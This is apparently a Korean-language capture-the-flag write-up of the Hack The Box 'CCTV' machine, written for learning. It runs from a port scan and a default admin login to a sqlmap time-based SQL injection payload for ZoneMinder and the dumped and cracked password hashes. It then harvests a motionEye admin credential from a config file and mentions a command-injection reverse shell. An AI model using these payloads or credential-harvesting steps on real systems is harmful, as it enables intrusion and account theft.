
HTB - CCTV 문제 풀이 입니다.
Port Scanning
PortScanning 시 포트가 22, 80포트가 열려 있습니다.
1
2
3
4
5
6
7
8
9
10
Nmap scan report for cctv.htb (10.129.27.5)
Host is up (0.21s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 76:1d:73:98:fa:05:f7:0b:04:c2:3b:c4:7d:e6:db:4a (ECDSA)
80/tcp open  http    Apache httpd 2.4.58
|_http-title: SecureVision CCTV & Security Solutions
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Informaion Gathering
- ZoneMinder 서비스는 리눅스용 오픈소스 CCTV 소프트웨어 애플리케이션 입니다.
admin/admin계정으로 로그인이 가능v1.37.63버전을 사용하고 있음
![443port]()

CVE-2025-51482(SQL Injection)
SQLmap 을 활용하여 mark 패스워드 해시를 얻었습니다.
1
2
3
4
5
6
7
8
9
10
sqlmap identified the following injection point(s) with a total of 278 HTTP(s) requests:
---
Parameter: tid (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: view=request&request=event&action=removetag&tid=1 AND (SELECT 7572 FROM (SELECT(SLEEP(5)))GVmI)
---
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12
1
2
 superadmin :$2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm
  mark      :$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.
hashcat을 통해 opensesame 패스워드을 획득이 가능합니다.
SSH Local Tunneling & Credential Leak
mark 계정에는 user.txt가 존재하지 않았습니다.
127.0.0.1:8765, 127.0.0.1:8888에 Localhost로 호스팅 중인 웹 페이지를 확인할 수 있습니다.

추가적으로 설정 파일 /etc/monioneye/motion.conf, /etc/systemd/system/monioneye.service 에서 root로 서비스 중인 것을 확인할 수 있으며, 계정과 패스워드를 확인할 수 있습니다.
admin:989c5a8ee87a0e9521ec81a79187d162109282f0
/etc/monioneye/motion.conf
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
ark@cctv:/etc/motioneye$ cat motion.conf
# @admin_username admin
# @normal_username user
# @admin_password 989c5a8ee87a0e9521ec81a79187d162109282f0
# @lang en
# @enabled on
# @normal_password


setup_mode off
webcontrol_port 7999
webcontrol_interface 1
webcontrol_localhost on
webcontrol_parms 2

camera camera-1.conf
/etc/systemd/system/monioneye.service
1
2
3
4
5
6
7
8
9
10
11
12
13
14
[Unit]
Description=motionEye Server
After=network.target local-fs.target remote-fs.target

[Service]
User=root
RuntimeDirectory=motioneye
LogsDirectory=motioneye
StateDirectory=motioneye
ExecStart=/usr/local/bin/meyectl startserver -c /etc/motioneye/motioneye.conf
Restart=on-abort

[Install]
WantedBy=multi-user.target
해당 계정(admin)으로 로그인 시 아래과 같이 버전 정보가 확인이 가능합니다.
1
2
motionEye 0.43.1b4
motion 4.7.1
LPE, CVE-2025-60787 (RCE)

해당 버전에는 motionEyeRCE RCE 취약점이 존재하는 것을 알 수 있습니다.
CVE-2025-60787 문서를 보면Command Injection과 Client Side Validation Bypass을 통해서 리버스쉘 연결이 가능합니다.
Conclusion
HTB 문제를 풀떄 첫 RCE 까지는 잘하고 있는데, 이후 LPE 과정이 너무 시간이 오래걸리네요 ㅠㅠ
항상 설정파일들도 유심히 봐야겠습니다.